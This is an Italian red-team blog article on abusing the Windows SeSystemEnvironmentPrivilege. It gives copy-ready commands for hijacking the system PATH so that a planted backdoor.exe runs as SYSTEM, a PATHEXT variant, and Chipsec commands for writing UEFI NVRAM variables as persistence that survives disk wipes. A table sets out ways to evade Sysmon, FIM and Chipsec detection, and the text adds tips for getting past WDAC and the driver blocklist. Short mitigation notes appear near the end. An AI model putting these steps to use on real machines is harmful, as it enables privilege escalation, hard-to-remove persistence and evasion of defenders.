SeSystemEnvironmentPrivilege: PATH Hijacking e Persistenza UEFI
Sfrutta SeSystemEnvironmentPrivilege per PATH hijacking e shell SYSTEM. Persistenza UEFI che sopravvive a wipe del disco. Guida Red Team con registry, Process Monitor e Chipsec.
- Pubblicato il 2026-06-30
- Tempo di lettura: 5 min

Hai SeSystemEnvironmentPrivilege. Vettore A: aggiungi una directory al PATH di sistema, i processi SYSTEM caricano il tuo binary senza saperlo. Vettore B (APT): scrivi nel NVRAM del firmware — persistenza che sopravvive a wipe del disco e reinstallazione del SO.
Quick Exploit — Vettore A (PATH Hijacking) #
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v Path /t REG_EXPAND_SZ /d "C:\temp\mytools;%PATH%" /fPiazza il binary con il nome cercato da un processo SYSTEM:
copy C:\temp\backdoor.exe C:\temp\mytools\target.exeAl prossimo avvio del processo SYSTEM che cerca target.exe nel PATH:
nt authority\systemAttack Chain — Vettore A #
SeSystemEnvironmentPrivilege Enabled (token elevato)
  → Process Monitor: filtra WriteFile + SYSTEM + path controllato → identifica binary cercato
  → reg add PATH → aggiunge C:\temp\mytools in testa
  → copy backdoor.exe → C:\temp\mytools\[nome binary cercato]
  → aspetta riavvio servizio / task schedulata → SYSTEM
Attack Chain — Vettore B (UEFI) #
SeSystemEnvironmentPrivilege Enabled
  → bcdedit | findstr "winload" → winload.efi = UEFI → OK
  → python chipsec_main.py -m tools.uefi.var-list → enumera NVRAM
  → python chipsec_main.py -m tools.uefi.var-write -a VariableName,{GUID},Value
  → variabile scritta nel chip NVRAM → sopravvive a wipe disco + reinstall OS
Tool Decision #
| Obiettivo | Comando |
|---|---|
| Aggiungi directory al PATH | reg add HKLM\...\Environment /v Path /d "C:\temp\mytools;%PATH%" |
| Alternativa PowerShell (PATH lunghi) | [System.Environment]::SetEnvironmentVariable("PATH", $newPath, "Machine") |
| Aggiungi estensioni eseguibili | reg add HKLM\...\Environment /v PATHEXT /d ".COM;.EXE;.BAT;.TXT" |
| Identifica binary cercati da SYSTEM | Process Monitor: Operation=Process Start + User=SYSTEM + Result=NAME NOT FOUND |
| Enumera variabili NVRAM UEFI | python chipsec_main.py -m tools.uefi.var-list |
| Scrivi variabile NVRAM | python chipsec_main.py -m tools.uefi.var-write -a Name,{GUID},Value |
Cos’è SeSystemEnvironmentPrivilege #
Permette di modificare le variabili d’ambiente di sistema a livello di registro (HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment) e, su sistemi UEFI, di leggere e scrivere le variabili NVRAM del firmware tramite le API GetFirmwareEnvironmentVariable / SetFirmwareEnvironmentVariable.
Assegnato per default agli Administrators (token elevato).
Quando esiste #
- Administrators (token elevato)
- Account con policy custom per gestione variabili d’ambiente di sistema
Verifica:
whoami /privCerchi:
SeSystemEnvironmentPrivilege Modify firmware environment values EnabledSe vedi Disabled → token non elevato.
VETTORE A — PATH Hijacking di Sistema #
Step 1 — Leggi il PATH attuale #
echo %PATH%Oppure in PowerShell per output più leggibile:
[System.Environment]::GetEnvironmentVariable("PATH", "Machine") -split ";"Cerca: directory nel PATH che non esistono ancora (path fantasma), o directory scrivibili dal tuo account.
Step 2 — Identifica i binary cercati senza path assoluto #
Usa Process Monitor (Sysinternals): apri procmon, applica i filtri Operation is Process Start, Result is NAME NOT FOUND, e User is SYSTEM. Avvia o aspetta servizi/task schedulate e osserva quali binary cerca SYSTEM nel PATH senza trovarli.
Oppure cerca scheduled task che avviano comandi senza path assoluto:
schtasks /query /fo LIST /v | findstr /i "Task To Run\|Run As User"Step 3 — Aggiungi la tua directory in testa al PATH #
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v Path /t REG_EXPAND_SZ /d "C:\temp\mytools;%PATH%" /fVerifica la modifica:
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PathIn PowerShell (metodo alternativo più affidabile per PATH lunghi):
$currentPath = [System.Environment]::GetEnvironmentVariable("PATH", "Machine")
$newPath = "C:\temp\mytools;" + $currentPath
[System.Environment]::SetEnvironmentVariable("PATH", $newPath, "Machine")
Nota: La modifica è persistente nel registry ma si applica solo ai nuovi processi avviati dopo la modifica. I processi già in esecuzione non aggiornano il PATH.
Step 4 — Piazza il binary e aspetta l’esecuzione #
Copia il binary nel path aggiunto, con il nome del binary cercato da SYSTEM:
copy C:\temp\backdoor.exe C:\temp\mytools\target.exeAl prossimo avvio del processo SYSTEM che cerca target.exe nel PATH:
nt authority\systemVariante — PATHEXT hijacking #
PATHEXT definisce le estensioni cercate come eseguibili nel PATH. Aggiungendo .TXT qualsiasi file .txt nel PATH diventa eseguibile:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PATHEXT /t REG_SZ /d ".COM;.EXE;.BAT;.CMD;.VBS;.TXT;.JS" /fVETTORE B — UEFI NVRAM Persistence #
Prerequisito — Verifica che il sistema sia UEFI #
bcdedit | findstr "winload"Output:
winload.efi→ sistema UEFI → vettore applicabilewinload.exe→ BIOS legacy → vettore non applicabile
Oppure:
Confirm-SecureBootUEFITrue o False → UEFI presente (con o senza Secure Boot). Eccezione → BIOS legacy.
Step 1 — Enumera le variabili NVRAM con Chipsec #
Chipsec è lo strumento di riferimento per l’analisi firmware UEFI. Scaricabile da chipsec/chipsec:
python chipsec_main.py -m tools.uefi.var-listOutput: lista di tutte le variabili NVRAM con GUID, nome e dimensione.
Step 2 — Leggi una variabile specifica #
python chipsec_main.py -m tools.uefi.var-read -a VariableName,{GUID}Step 3 — Scrivi una variabile nel firmware #
python chipsec_main.py -m tools.uefi.var-write -a VariableName,{GUID},ValueLe variabili scritte nel chip NVRAM sopravvivono a:
- Formattazione del disco
- Sostituzione del disco
- Reinstallazione del sistema operativo
Vengono eliminate solo da un aggiornamento firmware che sovrascrive il NVRAM, o da procedure specifiche del vendor hardware.
Cosa protegge Secure Boot (e cosa no) #
Secure Boot protegge: boot loader e kernel — devono essere firmati da una CA trusted.
Secure Boot NON protegge: variabili NVRAM generiche non legate al boot path.
Puoi scrivere nel NVRAM senza essere bloccato da Secure Boot. La parte complessa è la weaponization del payload UEFI — far sì che il firmware esegua il tuo codice durante il boot richiede competenze di firmware development avanzate.
Riferimento storico: LoJax (documentato da ESET nel 2018) è stato il primo malware UEFI documentato in the wild. Usava variabili NVRAM per installare un DXE driver nel firmware — persistenza che sopravviveva a qualsiasi operazione sull’OS. Analisi completa: eset.com LoJax research.
Scenari reali #
Scheduled task che avvia comandi senza path assoluto — una task SYSTEM esegue cmd.exe invece di C:\Windows\System32\cmd.exe. PATH modificato con C:\temp\mytools in prima posizione → tuo cmd.exe viene eseguito come SYSTEM.
Installer software con fasi temporanee — molti MSI estraggono componenti in C:\temp\ come SYSTEM prima dell’installazione. Se cercano un binary nel PATH senza path assoluto, puoi intercettare l’esecuzione.
UEFI persistence post-compromissione avanzata — dopo aver ottenuto SYSTEM, installi una variabile NVRAM che persiste anche dopo il wipe del disco. Scenario da red team avanzato o simulazione APT.
Errori comuni #
PATH aggiornato ma il processo SYSTEM usa ancora il binary originale — I processi già in esecuzione non vedono il PATH aggiornato. Aspetta un riavvio del servizio o una nuova istanza: sc stop NomeServizio && sc start NomeServizio.
Nessun processo SYSTEM cerca binary senza path assoluto — Verifica con Process Monitor (filtro: User=SYSTEM + Result=NAME NOT FOUND + Operation=Process Start). Se non trovi nulla, il vettore non è praticabile in quell’ambiente.
WDAC blocca il binary piazzato — Il binary deve essere firmato o nella allowlist WDAC. Usa un wrapper LOLBin firmato o un binario legittimo con DLL hijacking.
Chipsec bloccato dalla Vulnerable Driver Blocklist — Chipsec richiede un driver kernel. Se HVCI o la blocklist lo blocca, cerca una versione non ancora nella lista su loldrivers.io.
SetFirmwareEnvironmentVariable → errore 1314 — SeSystemEnvironmentPrivilege non Enabled. Verifica: whoami /priv | findstr SeSystemEnvironment.
Detection e bypass (Red Team view) #
PATH hijacking:
| Cosa rileva il Blue Team | Come lo bypassa il Red Team |
|---|---|
| Sysmon 13 — RegistryValueSet su chiave PATH | Usa PowerShell SetEnvironmentVariable invece di reg add — pattern diverso |
| Processo SYSTEM che avvia binary da path inusuale | Usa un nome directory che imita path legittime: C:\Windows\Servicing\ |
| FIM sulla chiave PATH | Difficile evitare — opera durante finestre di manutenzione |
UEFI NVRAM:
| Cosa rileva il Blue Team | Come lo bypassa il Red Team |
|---|---|
Nessun logging nativo per SetFirmwareEnvironmentVariable | Nulla da bypassare — operazione silenziosa per design |
| Chipsec audit periodico | Usa variabili NVRAM con nomi che imitano quelli legittimi del firmware |
Quando fallisce #
PATH hijacking:
- Nessun processo SYSTEM cerca binary senza path assoluto → non praticabile. Verifica con Process Monitor.
- WDAC attivo → binary non firmato bloccato
- Processi già in esecuzione non aggiornano PATH → riavvia il servizio
UEFI NVRAM:
- Sistema BIOS legacy → API UEFI non disponibili
- Chipsec bloccato → cerca versione driver alternativa
SetFirmwareEnvironmentVariable→ errore 1314 → privilegio non Enabled
Mitigazioni #
PATH hijacking:
- Servizi e scheduled task devono usare path assoluti
- FIM sulla chiave registry PATH di sistema
- WDAC per bloccare binary non firmati
UEFI NVRAM:
- Intel Boot Guard / AMD PSP — hardware root of trust
- UEFI NVRAM write protection in BIOS setup (alcune piattaforme enterprise)
- Chipsec audit periodico:
python chipsec_main.py -m tools.uefi.var-list
Nota realistica: PATH hijacking funziona quando c’è una scheduled task o un servizio che avvia comandi senza path assoluto — comune in software legacy e script di manutenzione. UEFI persistence è territorio APT: la scrittura è semplice, la weaponization del payload richiede competenze di firmware development avanzate.
FAQ #
PATH hijacking funziona con WDAC attivo? Solo se il binary è firmato o nella allowlist. Senza WDAC funziona normalmente — e molti ambienti non hanno WDAC deployato.
La UEFI persistence richiede accesso fisico? No — con SeSystemEnvironmentPrivilege scrivi nel NVRAM da un processo in esecuzione. La difficoltà è nella weaponization del payload UEFI, non nella scrittura della variabile.
Come rimuovo una UEFI persistence se la trovo? Aggiornamento firmware che sovrascriva il NVRAM, o tool vendor-specifici. Reinstallare il SO non basta.
SeSystemEnvironmentPrivilege copre due scenari distinti: PATH hijacking pratico in qualsiasi pentest, UEFI persistence per simulazioni APT avanzate dove la persistenza deve sopravvivere a qualsiasi remediation OS-level.
Articoli correlati:
- SeRestorePrivilege — binary replacement alternativo più diretto
- SeLoadDriverPrivilege — kernel persistence via driver
Riferimenti: Chipsec · LoJax research ESET · Microsoft Docs
Per assessment che includono analisi firmware e persistenza avanzata: hackita.it/supporto